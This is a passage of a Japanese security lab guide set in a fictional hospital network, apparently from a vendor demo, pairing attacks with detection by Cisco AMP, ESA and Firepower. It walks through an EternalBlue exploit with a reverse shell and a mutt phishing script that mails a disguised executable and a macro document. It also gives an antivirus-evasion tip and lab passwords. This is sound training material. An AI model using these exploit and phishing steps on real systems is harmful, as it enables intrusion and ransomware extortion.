


注: MSF スキャンには非常に時間がかかります。動作が遅いため、10 ~ 20 分かかる場合もあります。そこで、ラボを時間内に終了させるために、スキャンの範囲を限定しました。


35. 下部にスキャン タブが開き、スキャン結果が表示されます。上部のパネルには、新たに特定されたシステムが表示されます。ドラッグしないとシステムが見えない場合もあります。複数のホストが重なっている部分は、名前がぼやけていることでわかります。重なっているホストをドラッグすると、接続の状態がわかります。



36. 特定されたデバイスは、自動レイアウト オプションを使用して表示させることもできます。推奨されるのはスタック オプションです。



37. 脆弱な可能性がある、リスニング状態のポートを持つシステムを特定すると、以前に侵害したシステムを通じてエクスプロイトを送信できます。エクスプロイトを送信すると、HackMDs ネットワーク内を横に移動できるようになり、最終的に 192.168.30.100 デバイスを確認できます。スキャン タブに戻り、上方向にスクロールして結果を表示させると、.100 システムでポート 445 が開いていることがわかります。これを悪用できます。




```


msf5 auxiliary(scanner/port_scan/tcp) > run -j
[*] Auxiliary module running as background job 10.
[+] 198.19.30.102: - 198.19.30.102:22 - TCP OPEN
[+] 198.19.30.102: - 198.19.30.102:135 - TCP OPEN
[+] 198.19.30.102: - 198.19.30.102:139 - TCP OPEN
[+] 198.19.30.100: - 198.19.30.100:22 - TCP OPEN
[+] 198.19.30.102: - 198.19.30.102:445 - TCP OPEN
[+] 198.19.30.100: - 198.19.30.100:135 - TCP OPEN
[+] 198.19.30.100: - 198.19.30.100:139 - TCP OPEN
[+] 198.19.30.100: - 198.19.30.100:445 - TCP OPEN
[*] Scanned 4 of 8 hosts (50% complete)
msf5 auxiliary(scanner/ssh/ssh_version) >

```

38. この開いたポートを悪用するために、ms17_010_eternalblue エクスプロイトを使用します。このエクスプロイトは WannaCry 攻撃に使用されたものです。Armitage 検索ウィンドウに戻り、「eternal」で検索します。表示された eternalblue オプションをクリックします。




39. [RHOST] に「198.19.30.100」と入力し、[リバース接続を使用 (Use a reverse connection)] をオンにします。次に [開始 (Launch)] をクリックします。



注: Cisco AMP コネクタのバージョン 6.0 以降が導入されている場合は、エクスプロイト防御モジュールを使用して攻撃を防止できます。

40. ターゲットの各ワークステーションのシェルを確認できます。最新の攻撃対象は 198.19.30.100 システムです。他のシェル モジュールと同様に、これらのシェルを meterpreter シェルに昇格させて永続化し、さらにエクスプロイトする、ポスト モジュールがあります。



この高度なラボでは、実際の攻撃者がエクスプロイトしたシステムを使用して、侵害されたネットワークにさらに深くピボットする方法を示しました。この例では、struts2 の脆弱性を持つ DMZ サーバの侵害を開始しました。何回かのスキャンによって、Active Directory サーバ用に開いた、ファイアウォールの穴が見つかりました。その Active Directory サーバを使用してさらに深くネットワークをスキャンし、既知の eternalblue エクスプロイトに対して脆弱である、看護師ワークステーションを特定しました。そのエクスプロイトを使用してシェルを取得することで、さらに深くネットワークに侵入する、このシステムを使用して他のシステムを攻撃する、このシステムからデータを盗む、他の多数の悪意のあるアクティビティを実行するといったことができます。

一般的に現実の攻撃は、ここで実行したような一連のエクスプロイトとして実行されます。これが、ネットワークに対するこうした攻撃を発生させないために階層化されたセキュリティが不可欠である理由です。Cisco Firepower のレピュテーションと URL 機能を有効にすることで、既知の悪意のあるソースが DMZ サーバと通信することを防止できます。Cisco Firepower IPS を有効にすれば、脆弱性に対するエクスプロイト動作を特定できます。Firepower で Cisco AMP を有効にすると、この高度なラボで使用したようなペイロードの使用を特定して防止することが可能になります。

シナリオ 4: ランサム シナリオ

このシナリオでは、マルウェアの動作を詳しく見ていきます。マルウェアにはいくつかのタイプがあります。高度に自動化され、最小の介入で可能な限り多数のターゲットを攻撃するものもあります。このラボで使用する攻撃では、手動で特定のユーザを侵害し、その後ネットワーク内を横に移動して他のシステムを侵害します。APT(標的型攻撃)に従来型のボットネットとランサムウェアを加えた攻撃は、一般的にそのような性質を持っています。

このシナリオでは、Mr. Black があなた(Mr. Blue)を雇い、病院の貴重なデータに対してランサムウェア攻撃を仕掛けます。目標は、取得できるすべてのデータをすばやく暗号化し、HackMDs 病院から可能な限り多額の金銭を得ることにあります。これは、患者記録とミッションクリティカルなシステム ファイルを破壊すると病院を脅迫することで達成します。他にも、ネットワークを乗っ取ったり、機密情報を公開したりして市場の評価を落とすなどの方法があります。

この攻撃では、ソーシャル エンジニアリングを利用してエンド ユーザに偽の医療記録を電子メールで送信し、個人のコンピュータでそのドキュメントを開くように仕向けます。このドキュメントには、攻撃対象のマシンで自動的に実行され、3 つのソフトウェアをインストールするマクロが含まれています。この悪意のあるソフトウェアは、暗号化されたランサムウェアとして、また従来型のウイルス対策ツールを回避するソフトウェアとして機能します。実際の多くのマルウェアには、ウイルス対策やサンドボックスなどを回避する手段が組み込まれており、セキュリティソリューションによる検出を回避しています。

攻撃対象がドキュメントを開くと、攻撃対象のマシンがランサムウェアとリモート管理ツール(RAT)に感染します。RAT により、リモート攻撃者は HackMDs のローカルでコマンドを発行して実行できるため、HackMDs 環境内の他のマシンにもランサムウェアをインストールすることができます。


ウイルス対策の回避はさまざまな方法で行われます。多くのウイルス対策スキャナは、C 言語以外で再コンパイルされたバイナリをほとんどまたはまったくスキャンできません。たとえば、Google の GO 言語または Python でコードをコンパイルすれば、多くの場合、一般的なウイルス対策をバイパスできます。



結果

このシナリオを完了すると、シミュレートされた高度な標的型攻撃によって、HackMDs のネットワークに対する現実的な侵害を行ったこととなります。フィッシング攻撃を行い、攻撃対象が偽の医療記録を開くように仕向け、ランサムウェアと RAT によってシステムを侵害します。

その攻撃後に防御側に切り替え、ネットワークおよびホスト レベルで Cisco Advanced Malware Protection (AMP) を使用し、ランサムウェアと RAT ソフトウェアを特定して修復します。さらに Cisco Umbrella をインストールすれば、ランサムウェアに感染したシステムが侵害され、すべてのツールがバイパスされた場合でも、DNS レイヤを保護して、別のメカニズムで感染を防止できます。



ランサムウェアはどこにある？ここにはない！

攻撃者は、すでにすべてのツールにアクセスできるか、何が実行されているかを把握している可能性があります。病院では、ただ座ってコンピュータ画面の下部にあるアイコンを眺めている「患者」など、さまざまな方法で侵害が始まる可能性もあります。

これは重大なことであり、ホストベースのエンドポイント検出、ネットワークベースの検出、さらに基盤となるテクノロジー防御を組み合わせ、攻撃者がマルウェアを自由に実行する機会を摘み取らなければなりません。

次世代ファイアウォールと次世代 IPS の観点からは、IPS の効果は機能を有効にした場合のみに効果を発揮することに注意する必要があります。汎用的な IPS の多くでは一般的な攻撃防御ができるようになっていますが、多くのエンタープライズ IPS では、使用する環境に合わせた調整が必要です。それにより、業界で一般的に警戒が呼びかけられている脆弱性ではなく、その環境固有の潜在的な脆弱性を適切に保護できるようになります。**Cisco Firepower Recommendations** では、アプリケーション層や脆弱性など、ネットワークに関するさまざまなデータソースに基づいて、脆弱性のありかと、どのような防御を有効にすべきかを判定します。このアプローチにより、汎用的な IPS ポリシーを調整して、保護したいアセットを正確に保護できるようになります。Cisco Firepower Recommendations の詳細については、Cyber Threat Response クリニックのシナリオ 3 を参照してください。

ラボ リソース

攻撃者側リソース 1: 外部ネットワーク上の Kali Linux 2.0

攻撃者側リソース 2: 攻撃者の各種のツールをホストする Ubuntu サーバ

ターゲット側リソース 1: HackMDs 内部ユーザ

防御側リソース 1: Cisco Advanced Malware Protection (AMP) for Endpoints

防御側リソース 2: Cisco Advanced Malware Protection (AMP) for Networks

防御側リソース 3: Cisco AMP Threat Grid

防御側リソース 4: Cisco Email Security Appliance

手順

このラボでは、Mr. Blue(あなた)が、偽の医療記録が添付された電子メールをユーザが開くように仕向けます。次に攻撃対象を演じてドキュメントをクリックし、ホストシステムを感染させます。それによってランサムウェアがラボで機密情報とするファイルを暗号化します。

今度は防御側に切り替え、Cisco Advanced Malware Protection (AMP) を有効にして、悪意のあるソフトウェアを特定します。再度攻撃を試み、AMP が悪意のある動作を特定して、感染の発生を防御するのを確認します。

Kali Linux 攻撃サーバには、ユーザ名: **root**、パスワード: **C1sco12345** でアクセスします。

AMP Private Console のユーザ名は dcloud@hackmds.com、パスワードは **C1sco12345** です。

ボットネット コマンド アンド コントロール サーバにアクセスできることを確認する


注: 攻撃者として Kali Linux 攻撃サーバに接続し、Kali Linux で攻撃を再現します。

1. Kali Linux システムに接続します。
2. 次のコマンドを入力します (Linux では大文字と小文字が区別されます)。

```
#: /bin/bash
```

```
root@kali:~#: cd /root
```

```
root@kali:~# ./start-empire.sh
```



```
root@kali:~# cd /root
root@kali:~# ./start-empire.sh
Instructions:
Use :$ screen -ls to check if empire is running.
Use :$ screen -r empire to connect to empire.
root@kali:~# █
```

注: Powershell Empire は、侵入テスター/犯罪的ハッカーが、脆弱性のあるシステムのテストや攻撃に使用するツールです。このツールは、Microsoft に組み込まれている PowerShell コマンド シェルをネイティブで使用して、検出を回避し、制限をバイパスします。

3. このラボでは **コマンド ライン メール クライアント** を使用します。一般的な電子メール プラットフォームは、どれも同様の方法で機能しません。電子メールを送信してみましょう。

注: 攻撃対象と攻撃者の両方を演じるため、電子メールの内容は任意でかまいません。現実には、攻撃対象が目的のアクションを行うように巧妙なメッセージを作成しないと、メールが削除されてしまいます。

4. メール攻撃スクリプトを確認して実行するには、Kali Linux ターミナルで「**Cat /root/Desktop/send-phish.sh**」コマンドを実行します。ユーザにペイロードをインストールするように仕向ける、フィッシング メッセージ スクリプトのコンテンツが表示されます。

```
Terminal - root@kali: ~
File Edit View Terminal Tabs Help
root@kali:~# cat ~/Desktop/send-phish.sh
echo "This is Important, I'm a patient can you review my record?" | mutt -s "Please Open, much Pain!" dhowser@hackmds.com -a "svchost.doc.pdf.exe"
echo "This is Important, I'm a patient can you review my record?" | mutt -s "Please Open, much Pain!" nurse@hackmds.com -a "svchost.doc.pdf.exe"
echo "This is Important, I'm a patient can you review my record?" | mutt -s "Please Open, much Pain!" dhowser@hackmds.com -a "PatientMedicalRecord4572451.doc"
echo "This is Important, I'm a patient can you review my record?" | mutt -s "Please Open, much Pain!" nurse@hackmds.com -a "PatientMedicalRecord4572451.doc"
root@kali:~#
```

注:このスクリプトは 4 つの異なる電子メールで構成され、次のように機能します。echo の「This is Important」がメッセージの本文であり、パイプを挟んでメール クライアントである mutt に続きます。mutt アプリケーション内のフラグは、-s が「件名 (Subject)」、-a が「添付ファイル (Attachment)」を示しており、ターゲット メールボックスは nurse@hackmds.com と dhowser@hackmds.com の 2 つです。

5. **cd Desktop** コマンドを実行してデスクトップに移動します。次に「**./send-phish.sh**」と入力して、フィッシング メールを送信するスクリプトを実行します。

```
/send-phish.sh
```


注:コマンド内の `/send-phish.sh` の前にはピリオド(.)があります。ルートから実行できない場合は、デスクトップに移動してスクリプトを実行します。

```
# ./send-phish.sh
```

6. 検出する最初の添付ファイルは次のセクションにあります。2 番目の添付ファイルは、特別に構築されたマクロのセットが含まれた Word ドキュメント ファイルです。

エクスプロイトの開始

1. では最初の電子メールがどうなっているかを見てみましょう。Jumphost で **Firefox** を開いて <https://smtp.hackmds.com> に移動します。表示されているクイックリンクを使用して **Cisco ESA** にアクセスすることもできます。



2. ユーザ名: **admin** およびパスワード: **C1sco12345** を使用してログインします。Cisco E メール セキュリティ アプライアンス (ESA) のメイン ダッシュボードが表示されます。

3. ログインしたら、このデバイスの統計情報を確認します。画面中央右側で下方向にスクロールすると、HackMDs ユーザが見ているメールのタイプに関する、概要レベルの統計情報が表示されています。

Message Category	%	Messages
Stopped by Reputation Filtering	0.0%	0
Stopped as Invalid Recipients	0.0%	0
Spam Detected	0.0%	0
Virus Detected	40.0%	2
Detected by Advanced Malware Protection	40.0%	2
Messages with Malicious URLs	0.0%	0
Stopped by Content Filter	0.0%	0
Stopped by DMARC	0.0%	0
S/MIME Verification/Decryption Failed	0.0%	0
Total Threat Messages:	80.0%	4
Marketing Messages	0.0%	0
Social Networking Messages	0.0%	0
Bulk Messages	0.0%	0
Total Graymails:	0.0%	0
S/MIME Verification/Decryption Successful	0.0%	0
Clean Messages	20.0%	1
Total Attempted Messages:		5

4. ESA では複数のエンジンを使用して、マルウェアの分類と検出を行うことができます。これらのエンジンを複数有効にし、並行して使用することが可能です。[ウイルス検出(virus detected)]として分類されているメッセージがあることがわかります。これは異常では**ありません**。スパム対策ゲートウェイは、一般的にスパムやその他のタイプの悪意のあるトラフィックをブロックします。このスクリプトが環境内に何を送信しようと試みたかを見てみましょう。

このラボではメッセージトラッキングメニューを確認します。メニューシステムは長くなる場合があり、画面の解像度が対応していないことがあるため、ESA メッセージトラッキングに直接アクセスできるリンクを用意しています。Chrome の別のタブ ウィンドウで、保存していたブックマークから [ESA メッセージトラッキング(ESA-MessageTracking)] ボタンをクリックします。



5. メッセージトラッキング システムで [検索(Search)] ボタンをクリックします。

Message Tracking

Search	
Available Time Range: 03 Dec 2017 17:22 to 09 Jan 2018 23:46 (GMT -05:00) Data in time range: 94.74% complete	
Envelope Sender: (?)	Begins With <input type="text"/>
Envelope Recipient: (?)	Begins With <input type="text"/>
Subject:	Begins With <input type="text"/>
Message Received:	<input checked="" type="radio"/> Last Day <input type="radio"/> Last Week <input type="radio"/> Custom Range Start Date: <input type="text"/> Time: <input type="text"/> and End Date: <input type="text"/> Time: <input type="text"/> (GMT -05:00) 01/08/2018 23:00 and 01/09/2018 23:48 (GMT -05:00)
▶ Advanced <i>Search messages using advanced criteria</i>	
Clear	Search

6. 最近のメッセージを見て、「Dropped by antivirus(ウイルス対策ソフトウェアによって削除済み)」と表示されているものを探します。詳細を見るには [詳細の表示(Show Details)] をクリックします。

Results		Items per page 20 ▼
Displaying 1 — 20 of 23 items. Page 1 of 2		« Previous 1 2 Next »
1	09 Jan 2018 21:08:19 (GMT -05:00) MID: 121	Show Details
SENDER: dcloud@attack.com RECIPIENT: dhowser@hackmds.com SUBJECT: Please Open, much Pain! LAST STATE: Message 121 aborted: Dropped by antivirus		

注: 必要に応じてブラウザを更新するか、クイックリンクを再度クリックして画面を数回更新し、スパムメールが表示されるようにします。電子メールを送信してからスパムメールを検索できるようになるまで、数分かかる場合があります。

7. この時点では、この電子メールにウイルスファイルが含まれていると判断するためにシステムが使用したエンジンとプロセスのリストが表示されます。具体的には、Sophos Antivirus がこのファイルを、感染した実行可能ファイルとしてフラグ付けしました。このファイルは多数のシステムが自動的にシグニチャを取得する Metasploit Meterpreter バックドアであるため、正しく検知されています。

Processing Details	
MAIL POLICY "DEFAULT" MATCHED THESE RECIPIENTS: dhowser@hackmds.com	
09 Jan 2018 21:08:19 (GMT -05:00)	Protocol SMTP interface Management (IP 198.19.20.8) on incoming connection (ICID 118) from sender IP 198.18.133.5. Reverse DNS host ubuntuattack.ad.hackmds.com verified yes.
09 Jan 2018 21:08:19 (GMT -05:00)	(ICID 118) ACCEPT sender group UNKNOWNLIST match sbrs[-1.0:10.0] SBRS 0.9 country None
09 Jan 2018 21:08:19 (GMT -05:00)	Start message 121 on incoming connection (ICID 118).
09 Jan 2018 21:08:19 (GMT -05:00)	Message 121 enqueued on incoming connection (ICID 118) from dcloud@attack.com.
09 Jan 2018 21:08:19 (GMT -05:00)	Message 121 on incoming connection (ICID 118) added recipient (dhowser@hackmds.com).
09 Jan 2018 21:08:19 (GMT -05:00)	Message 121 contains message ID header '<20180110020821.GA6329@kali.attack.com>'
09 Jan 2018 21:08:19 (GMT -05:00)	Message 121 original subject on injection: Please Open, much Pain!
09 Jan 2018 21:08:19 (GMT -05:00)	Message 121 (102137 bytes) from dcloud@attack.com ready.
09 Jan 2018 21:08:19 (GMT -05:00)	Message 121 matched per-recipient policy DEFAULT for inbound mail policies.
09 Jan 2018 21:08:19 (GMT -05:00)	Message 121 scanned by Anti-Spam engine: CASE. Interim verdict: Negative
09 Jan 2018 21:08:19 (GMT -05:00)	Message 121 scanned by Anti-Spam engine CASE. Interim verdict: definitely negative.
09 Jan 2018 21:08:19 (GMT -05:00)	Message 121 scanned by Anti-Spam engine: CASE. Final verdict: Negative
09 Jan 2018 21:08:20 (GMT -05:00)	Message 121 scanned by Anti-Virus engine Sophos. Interim verdict: VIRAL
09 Jan 2018 21:08:20 (GMT -05:00)	Message 121 scanned by Anti-Virus engine. Final verdict: Positive for 'Mal/EncPk-TZ'
09 Jan 2018 21:08:20 (GMT -05:00)	Message 121 aborted: Dropped by antivirus


8. 他のドキュメントはどうなったでしょうか。調べてみましょう。GUAC サーバから DR ワークステーションにアクセスします。

注:この時点では、攻撃される側として行動しています。つまり、システムに接続して従業員としてログインする必要があります。この例では、従業員である Dr. Howser を演じます。


9. 次に示すデスクトップ アイコンをクリックして Outlook を開きます。




10. 電子メールが受信トレイに届くまで 1 ~ 2 分かかります。Dr. Howser の受信トレイに偽の電子メールが届いているはずですが、それをクリックします。




11. 内容を読み、Word ドキュメントをダブルクリックします。ユーザはこのようにフィッシング攻撃にだまされ、不正なファイルを実行します。これは現実世界で頻繁に起きていることです。



12. Microsoft Word が起動します。Microsoft Word ドキュメントに表示される黄色いリボン バーの [保護されたビュー (Protected View)] で、[編集を有効にする (Enable Editing)] かどうかを確認されます。[編集を有効にする (Enable Editing)] ボタンをクリックし、[セキュリティ警告 (Security Warning)] で [コンテンツの有効化 (Enable Content)] ボタンをクリックします。



13. ファイルが実行されると、フィッシング ドキュメントではマクロを有効にするように指示されます。[コンテンツの有効化 (Enable Content)] をクリックします。




注: Outlook クライアントの背後でコマンドライン ウィンドウが開きます。現実の悪意のあるソフトウェアはバックグラウンドで実行され、このように表示されない場合があります。こうした操作があると、そのファイルに悪意があるということをユーザが警戒する可能性があるためです。今回はラボ環境であるため、ステルス性は考慮していません。実際のマルウェアは、この時点でも隠れて自身を拡散しようとします。


14. Outlook クライアントの背後でコマンドライン ウィンドウが開きます。

15. Microsoft Word を**完全に**終了します。

16. spoolsv.exe が実行されないというエラーが表示されたら、それを無視して [プログラムを終了する (Close the Program)] を選択します。



17. ランサムウェアのメッセージが Dr. Howser のコンピュータに自動的に表示されるのは 5 分後であるため、ここで休憩をとるのもよいでしょう。次の例のように、ランサムウェアの感染に成功した状態が DR ワークステーションに表示されたら、次のステップに進みます。



